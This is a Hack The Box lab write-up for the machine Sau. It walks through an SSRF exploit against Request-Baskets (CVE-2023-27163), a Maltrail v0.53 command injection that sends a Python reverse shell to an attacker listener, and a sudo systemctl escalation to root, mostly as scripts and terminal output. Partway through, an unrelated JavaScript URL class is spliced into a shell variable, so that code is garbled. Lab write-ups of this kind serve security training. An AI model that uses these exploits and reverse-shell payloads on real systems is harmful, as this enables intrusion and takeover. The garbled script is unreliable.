
Sau
Hack The Box Machine Writeup
S is for Simple.
Summary
Sau is an easy box that after a tricky bit of enumeration is compromised very quickly. First the attacker must locate the webservice running on the host and its associated exploit. Then the attacker must use this to create a 'proxy tunnel' using an SSRF exploit to access the filtered web application on port 80. This Mailtrail web application has a unauthenticated RCE vulnerability that leads to a foothold on the target
Privilege escalation was also dead easy for Sau. Enumerating the users sudo permissions reveals that all users can run systemctl as root. Searching on GTFObins then reveals that this will not drop root permissions and we can simply drop into a root shell.

Sometimes you can never tell
User
Recon
Nmap Port Scan
Start off as always with a trusty Nmap scan, using sudo runs the sS (stealth scan) by default instead of an sT (connect) scan. This effects how much of the 3 way handshake is completed when port scanning.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap 10.10.11.224
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 15:01 EDT
Nmap scan report for 10.10.11.224
Host is up (0.031s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    filtered http
55555/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
Enumerating Webserver on Custom Port
This comes back with 80 being filtered, which is strange and an unidentified service on 55555. First thing to do is attempt to identify the service using Netcat.
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -v 10.10.11.224 55555
10.10.11.224: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.11.224] 55555 (?) open
help
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
The service is returning a 400 bad request error. This lead me to believe that it was an http service, as such I checked it out in my browser.

request-baskets web application running on port 55555
Locating Request-baskets exploit
We can see that the website is running something called request-baskets at the very bottom of the page in the Powered by statement. Some googling reveals that it is an[ open source project](https://github.com/darklynx/request-baskets) and that it is vulnerable to a [Server Side Request Forgery attack](https://vulners.com/github/GHSA-58G2-VGPG-335Q). Searching a bit more on Google I came across a[ good POC](https://github.com/entr0pie/CVE-2023-27163) script that makes the process of exploiting the SSRF much quicker.
#!/bin/bash

echo -e "Proof-of-Concept of SSRF on Request-Baskets (CVE-2023-27163) || More info at https://github.com/entr0pie/CVE-2023-27163\n";

if [ "$#" -lt 2 ] || [ "$1" = "-h" ] || [ "$1" = "--help" ]; then
help="Usage: CVE-2023-27163.sh <URL> <TARGET>\n\n";
help+="This PoC will create a vulnerable basket on a Request-Baskets (<= 1.2.1) server,\n";
help+="which will act as a proxy to other services and servers.\n\n";
help+="Arguments:\n"
help+=" URL            main path (/) of the server (eg. http://127.0.0.1:5000/)\n";
help+=" TARGET         r-baskets target server (eg. https://b5f5-138-204-24-206.ngrok-free.app/)\n\n";
help+="More info at https://github.com/entr0pie/CVE-2023-27163.";

echo -e "$help";
exit 1;
fi

URL=$1
ATTACKER_SERVER=$2

if [ "${URL: -1}" != "/" ]; then
URL="$URL/";
fi;

BASKET_NAME=$(LC_ALL=C tr -dc 'a-z' </dev/urandom | head -c "6");

API_URL="$URL""api/baskets/$BASKET_NAME";

PAYLOAD="{\"forward_url\": \"$ATTACKER_SERVER\",\"proxy_response\": true,\"insecure_tls\": false,\"expand_path\": true,\"capacity\": 250}";

echo "> Creating the \"$BASKET_NAME\" proxy basket...";

if ! response=$(curl -s -X POST -H 'Content-Type: application/json' -d "$PAYLOAD" "$API_URL"); then
echo "> FATAL: Could not properly request $API_URL. Is the server online?";
exit 1;
fi;

BASKET_URL="$URL$BASKET_NAME";

echo "> Basket created!";
echo "> Accessing $BASKET_URL now makes the server request to $ATTACKER_SERVER.";

if ! jq --help 1>/dev/null; then
echo "> Response body (Authorization): $response";
else
echo "> Authorization: $(echo "$response" | jq -r ".token")";
fi;

exit 0;
Dissecting the script we can see the most important part is payload. Here the forward_url and proxy_reponse parameter are being exploited to direct the request to an attacking server. This payload is being added onto a post request to a created basket with a random name.
BASKET_NAME=$(LC_ALL=C tr -dc 'a-z' </dev/urandom | head -c "6")
API_URL="class URL {
  #context = new URLContext();
  #searchParams;
  #searchParamsModified;

  static {
    setURLSearchParamsModified = (obj) => {
      // When URLSearchParams changes, we lazily update URL on the next read/write for performance.
      obj.#searchParamsModified = true;

      // If URL has an existing search, remove it without cascading back to URLSearchParams.
      // Do this to avoid any internal confusion about whether URLSearchParams or URL is up-to-date.
      if (obj.#context.hasSearch) {
        obj.#updateContext(bindingUrl.update(obj.#context.href, updateActions.kSearch, ''));
      }
    };
  }

  constructor(input, base = undefined, parseSymbol = undefined) {
    markTransferMode(this, false, false);

    if (arguments.length === 0) {
      throw new ERR_MISSING_ARGS('url');
    }

    // StringPrototypeToWellFormed is not needed.
    input = `${input}`;

    if (base !== undefined) {
      base = `${base}`;
    }

    let href;
    if (arguments.length < 3) {
      href = bindingUrl.parse(input, base, true);
    } else {
      const raiseException = parseSymbol !== kParseURLSymbol;
      const interpretAsWindowsPath = parseSymbol === kCreateURLFromWindowsPathSymbol;
      const pathToFileURL = interpretAsWindowsPath || (parseSymbol === kCreateURLFromPosixPathSymbol);
      href = pathToFileURL ?
        bindingUrl.pathToFileURL(input, interpretAsWindowsPath, base) :
        bindingUrl.parse(input, base, raiseException);
    }
    if (href) {
      this.#updateContext(href);
    }
  }

  static parse(input, base = undefined) {
    if (arguments.length === 0) {
      throw new ERR_MISSING_ARGS('url');
    }
    const parsedURLObject = new URL(input, base, kParseURLSymbol);
    return parsedURLObject.href ? parsedURLObject : null;
  }

  [inspect.custom](depth, opts) {
    if (typeof depth === 'number' && depth < 0)
      return this;

    const constructor = getConstructorOf(this) || URL;
    const obj = { __proto__: { constructor } };

    obj.href = this.href;
    obj.origin = this.origin;
    obj.protocol = this.protocol;
    obj.username = this.username;
    obj.password = this.password;
    obj.host = this.host;
    obj.hostname = this.hostname;
    obj.port = this.port;
    obj.pathname = this.pathname;
    obj.search = this.search;
    obj.searchParams = this.searchParams;
    obj.hash = this.hash;

    if (opts.showHidden) {
      obj[contextForInspect] = this.#context;
    }

    return `${constructor.name} ${inspect(obj, opts)}`;
  }

  #getSearchFromContext() {
    if (!this.#context.hasSearch) return '';
    let endsAt = this.#context.href.length;
    if (this.#context.hasHash) endsAt = this.#context.hash_start;
    if (endsAt - this.#context.search_start <= 1) return '';
    return StringPrototypeSlice(this.#context.href, this.#context.search_start, endsAt);
  }

  #getSearchFromParams() {
    if (!this.#searchParams?.size) return '';
    return `?${this.#searchParams}`;
  }

  #ensureSearchParamsUpdated() {
    // URL is updated lazily to greatly improve performance when URLSearchParams is updated repeatedly.
    // If URLSearchParams has been modified, reflect that back into URL, without cascading back.
    if (this.#searchParamsModified) {
      this.#searchParamsModified = false;
      this.#updateContext(bindingUrl.update(this.#context.href, updateActions.kSearch, this.#getSearchFromParams()));
    }
  }

  /**
   * Update the internal context state for URL.
   * @param {string} href New href string from `bindingUrl.update`.
   * @param {boolean} [shouldUpdateSearchParams] If the update has potential to update search params (href/search).
   */
  #updateContext(href, shouldUpdateSearchParams = false) {
    const previousSearch = shouldUpdateSearchParams && this.#searchParams &&
      (this.#searchParamsModified ? this.#getSearchFromParams() : this.#getSearchFromContext());

    this.#context.href = href;

    const {
      0: protocol_end,
      1: username_end,
      2: host_start,
      3: host_end,
      4: port,
      5: pathname_start,
      6: search_start,
      7: hash_start,
      8: scheme_type,
    } = bindingUrl.urlComponents;

    this.#context.protocol_end = protocol_end;
    this.#context.username_end = username_end;
    this.#context.host_start = host_start;
    this.#context.host_end = host_end;
    this.#context.port = port;
    this.#context.pathname_start = pathname_start;
    this.#context.search_start = search_start;
    this.#context.hash_start = hash_start;
    this.#context.scheme_type = scheme_type;

    if (this.#searchParams) {
      // If the search string has updated, URL becomes the source of truth, and we update URLSearchParams.
      // Only do this when we're expecting it to have changed, otherwise a change to hash etc.
      // would incorrectly compare the URLSearchParams state to the empty URL search state.
      if (shouldUpdateSearchParams) {
        const currentSearch = this.#getSearchFromContext();
        if (previousSearch !== currentSearch) {
          setURLSearchParams(this.#searchParams, currentSearch);
          this.#searchParamsModified = false;
        }
      }

      // If we have a URLSearchParams, ensure that URL is up-to-date with any modification to it.
      this.#ensureSearchParamsUpdated();
    }
  }

  toString() {
    // Updates to URLSearchParams are lazily propagated to URL, so we need to check we're in sync.
    this.#ensureSearchParamsUpdated();
    return this.#context.href;
  }

  get href() {
    // Updates to URLSearchParams are lazily propagated to URL, so we need to check we're in sync.
    this.#ensureSearchParamsUpdated();
    return this.#context.href;
  }

  set href(value) {
    value = `${value}`;
    const href = bindingUrl.update(this.#context.href, updateActions.kHref, value);
    if (!href) { throw new ERR_INVALID_URL(value); }
    this.#updateContext(href, true);
  }

  // readonly
  get origin() {
    const protocol = StringPrototypeSlice(this.#context.href, 0, this.#context.protocol_end);

    // Check if scheme_type is not `NOT_SPECIAL`
    if (this.#context.scheme_type !== 1) {
      // Check if scheme_type is `FILE`
      if (this.#context.scheme_type === 6) {
        return 'null';
      }
      return `${protocol}//${this.host}`;
    }

    if (protocol === 'blob:') {
      const path = this.pathname;
      if (path.length > 0) {
        try {
          const out = new URL(path);
          // Only return origin of scheme is `http` or `https`
          // Otherwise return a new opaque origin (null).
          if (out.#context.scheme_type === 0 || out.#context.scheme_type === 2) {
            return `${out.protocol}//${out.host}`;
          }
        } catch {
          // Do nothing.
        }
      }
    }

    return 'null';
  }

  get protocol() {
    return StringPrototypeSlice(this.#context.href, 0, this.#context.protocol_end);
  }

  set protocol(value) {
    const href = bindingUrl.update(this.#context.href, updateActions.kProtocol, `${value}`);
    if (href) {
      this.#updateContext(href);
    }
  }

  get username() {
    if (this.#context.protocol_end + 2 < this.#context.username_end) {
      return StringPrototypeSlice(this.#context.href, this.#context.protocol_end + 2, this.#context.username_end);
    }
    return '';
  }

  set username(value) {
    const href = bindingUrl.update(this.#context.href, updateActions.kUsername, `${value}`);
    if (href) {
      this.#updateContext(href);
    }
  }

  get password() {
    if (this.#context.host_start - this.#context.username_end > 0) {
      return StringPrototypeSlice(this.#context.href, this.#context.username_end + 1, this.#context.host_start);
    }
    return '';
  }

  set password(value) {
    const href = bindingUrl.update(this.#context.href, updateActions.kPassword, `${value}`);
    if (href) {
      this.#updateContext(href);
    }
  }

  get host() {
    let startsAt = this.#context.host_start;
    if (this.#context.href[startsAt] === '@') {
      startsAt++;
    }
    // If we have an empty host, then the space between components.host_end and
    // components.pathname_start may be occupied by /.
    if (startsAt === this.#context.host_end) {
      return '';
    }
    return StringPrototypeSlice(this.#context.href, startsAt, this.#context.pathname_start);
  }

  set host(value) {
    const href = bindingUrl.update(this.#context.href, updateActions.kHost, `${value}`);
    if (href) {
      this.#updateContext(href);
    }
  }

  get hostname() {
    let startsAt = this.#context.host_start;
    // host_start might be "@" if the URL has credentials
    if (this.#context.href[startsAt] === '@') {
      startsAt++;
    }
    return StringPrototypeSlice(this.#context.href, startsAt, this.#context.host_end);
  }

  set hostname(value) {
    const href = bindingUrl.update(this.#context.href, updateActions.kHostname, `${value}`);
    if (href) {
      this.#updateContext(href);
    }
  }

  get port() {
    if (this.#context.hasPort) {
      return `${this.#context.port}`;
    }
    return '';
  }

  set port(value) {
    const href = bindingUrl.update(this.#context.href, updateActions.kPort, `${value}`);
    if (href) {
      this.#updateContext(href);
    }
  }

  get pathname() {
    let endsAt;
    if (this.#context.hasSearch) {
      endsAt = this.#context.search_start;
    } else if (this.#context.hasHash) {
      endsAt = this.#context.hash_start;
    }
    return StringPrototypeSlice(this.#context.href, this.#context.pathname_start, endsAt);
  }

  set pathname(value) {
    const href = bindingUrl.update(this.#context.href, updateActions.kPathname, `${value}`);
    if (href) {
      this.#updateContext(href);
    }
  }

  get search() {
    // Updates to URLSearchParams are lazily propagated to URL, so we need to check we're in sync.
    this.#ensureSearchParamsUpdated();
    return this.#getSearchFromContext();
  }

  set search(value) {
    const href = bindingUrl.update(this.#context.href, updateActions.kSearch, StringPrototypeToWellFormed(`${value}`));
    if (href) {
      this.#updateContext(href, true);
    }
  }

  // readonly
  get searchParams() {
    // Create URLSearchParams on demand to greatly improve the URL performance.
    if (this.#searchParams == null) {
      this.#searchParams = new URLSearchParams(this.#getSearchFromContext());
      setURLSearchParamsContext(this.#searchParams, this);
      this.#searchParamsModified = false;
    }
    return this.#searchParams;
  }

  get hash() {
    if (!this.#context.hasHash || (this.#context.href.length - this.#context.hash_start <= 1)) {
      return '';
    }
    return StringPrototypeSlice(this.#context.href, this.#context.hash_start);
  }

  set hash(value) {
    const href = bindingUrl.update(this.#context.href, updateActions.kHash, `${value}`);
    if (href) {
      this.#updateContext(href);
    }
  }

  toJSON() {
    // Updates to URLSearchParams are lazily propagated to URL, so we need to check we're in sync.
    this.#ensureSearchParamsUpdated();
    return this.#context.href;
  }

  static canParse(url, base = undefined) {
    if (arguments.length === 0) {
      throw new ERR_MISSING_ARGS('url');
    }

    url = `${url}`;

    if (base !== undefined) {
      return bindingUrl.canParse(url, `${base}`);
    }

    // It is important to differentiate the canParse call statements
    // since they resolve into different v8 fast api overloads.
    return bindingUrl.canParse(url);
  }
}api/baskets/$BASKET_NAME"
PAYLOAD="{"forward_url":"$ATTACKER_SERVER","proxy_response":true,"insecure_tls":false,"expand_path":true,"capacity":250}"

curl -s -X POST -H 'Content-Type: application/json' -d "$PAYLOAD" "$API_URL"
Using this script I tested to confirm that the web application was indeed vulnerable. I created a simple python http server to catch the incoming request if the SSRF executed correctly. I also used chmod +x here to give the script execute permissions.
┌──(kali㉿kali)-[~/Desktop]
└─$ chmod +x script.sh
┌──(kali㉿kali)-[~/Desktop]
└─$ ./script.sh http://10.10.11.224:55555 http://10.10.14.79/test
Proof-of-Concept of SSRF on Request-Baskets (CVE-2023-27163) || More info at https://github.com/entr0pie/CVE-2023-27163

> Creating the "xbbxky" proxy basket...
> Basket created!
> Accessing http://10.10.11.224:55555/xbbxky now makes the server request to http://10.10.14.79/test.
> Authorization: kiJ93PtfxP15qQQgCpYO-nHbGueMzqu-RPcDDNJBdb8H

┌──(kali㉿kali)-[~/Desktop]
└─$ curl http://10.10.11.224:55555/xbbxky
<!DOCTYPE HTML>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Error response</title>
</head>
<body>
    <h1>Error response</h1>
    <p>Error code: 404</p>
    <p>Message: File not found.</p>
    <p>Error code explanation: 404 - Nothing matches the given URI.</p>
</body>
</html>

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.224 - - [06/Sep/2023 15:17:28] code 404, message File not found
10.10.11.224 - - [06/Sep/2023 15:17:28] "GET /test HTTP/1.1" 404 -
.jpg)
I love it when a plan comes together
Using SSRF To Access Filtered Port
Blamo! The SSRF is working as intended. Next I use the script to create another exploit, this time pointing to the filtered webserver on the Sau machine port 80.
┌──(kali㉿kali)-[~/Desktop]
└─$ ./script.sh http://10.10.11.224:55555 http://127.0.0.1:80/
Proof-of-Concept of SSRF on Request-Baskets (CVE-2023-27163) || More info at https://github.com/entr0pie/CVE-2023-27163

> Creating the "astict" proxy basket...
> Basket created!
> Accessing http://10.10.11.224:55555/astict now makes the server request to http://127.0.0.1:80/.
> Authorization: s3C7PuNeK4Go5TFA-MaL1HPCuOMPEmW5adq0ZIP4rgne
Visiting the newly generated bucket link executes the SSRF which creates a "tunnel" connecting to the web service on port 80.
.JPG)
Mailtrail index.html page as seen with SSRF attack ‘tunnel’

We have established our own secret tunnel
Exploting Mailtrail
Since the SSRF is only loading the HTML index page we do not get images and the CSS formatting is broken. However we can see that the application is Mailtrail v0.53. Some quick googling for exploits reveals that this version has an unauthenticated RCE (remote code execution) vulnerability. There is an excellent POC python script for this by [Spookier](https://github.com/spookier/Maltrail-v0.53-Exploit).
# Maltrail v0.53 unauth RCE PoC (excerpt)
# Full PoC: https://github.com/spookier/Maltrail-v0.53-Exploit

payload = (
"python3 -c 'import socket,os,pty;"
"s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);"
"s.connect(("{my_ip}",{my_port}));"
"os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);"
"pty.spawn("/bin/sh")'"
)

# username field command injection (rendered without backticks)
command = f"curl '{target_url}' --data 'username=;echo "{encoded_payload}" | base64 -d | sh'"
The important parts of this exploit are the payload which is a python3 reverse shell spawning /bin/bash and the curl command. From this command we can see that the username field is being abused through a command injection facilitated by the ; character.
payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\''

command = f"curl '{target_url}' --data 'username=;`echo+\"{encoded_payload}\"+|+base64+-d+|+sh`'"
The only thing left to do is start an NC listener and run the exploit pointing at the bucket that has our SSRF and links to the Mailtrail application. Since we know that a post request with the username field is being exploited it is fair to assume that the exploit should also be directed to /login.
┌──(kali㉿kali)-[~/Desktop]
└─$ python script.py 10.10.14.79 42069 http://10.10.11.224:55555/astict/login
Running exploit on http://10.10.11.224:55555/astict/login

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.79] from (UNKNOWN) [10.10.11.224] 36670
$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
From here I upgraded the shell using the script exploit and grabbed user.txt
$ script /dev/null -c bash
<control + Z to background the process>
┌┌──(kali㉿kali)-[~/Desktop]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 42069
                            reset
reset: unknown terminal type unknown
Terminal type? screen
puma@sau:~$ cat user.txt
a0da28c2f********e59dfd7c82c7

Spoopy exploit
Root
Enumeration
The first thing I like to check when landing on a box is the sudo permissions of the user as it can lead to quick and easy wins such as the case here.
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
(ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
Systemctl Sudo Exploit
Seeing that all users may run /usr/bin/systemctl as sudo I set out to [GTFObins ](https://gtfobins.github.io/gtfobins/systemctl/)to see what ways I could abuse this.

Searching on GTFObins for binary's with sudo rights is always a good first step!
This shows that the process spawned by the systemctl command does not drop root permissions. It also gives a couple ways to exploit this fact. Running the command pops us into the text viewer, so we can simply use the third technique shown (the !sh command) and spawn a shell. This shell will have root permissions since the systemctl process was run as root. With this shell all that is left to do is grab root.txt!
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)
trail.service - Maltrail. Server of malicious traffic detection system
 Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
<...>
         ├─2000 sudo /usr/bin/systemctl status trail.service
lines 1-23!sh

# id
uid=0(root) gid=0(root) groups=0(root)
# cat root.txt
8a99************************011d

Another box down, loads more to go!
Other Resources
0xdf writeup
0xdf.gitlab.io
Ippsec video walkthrough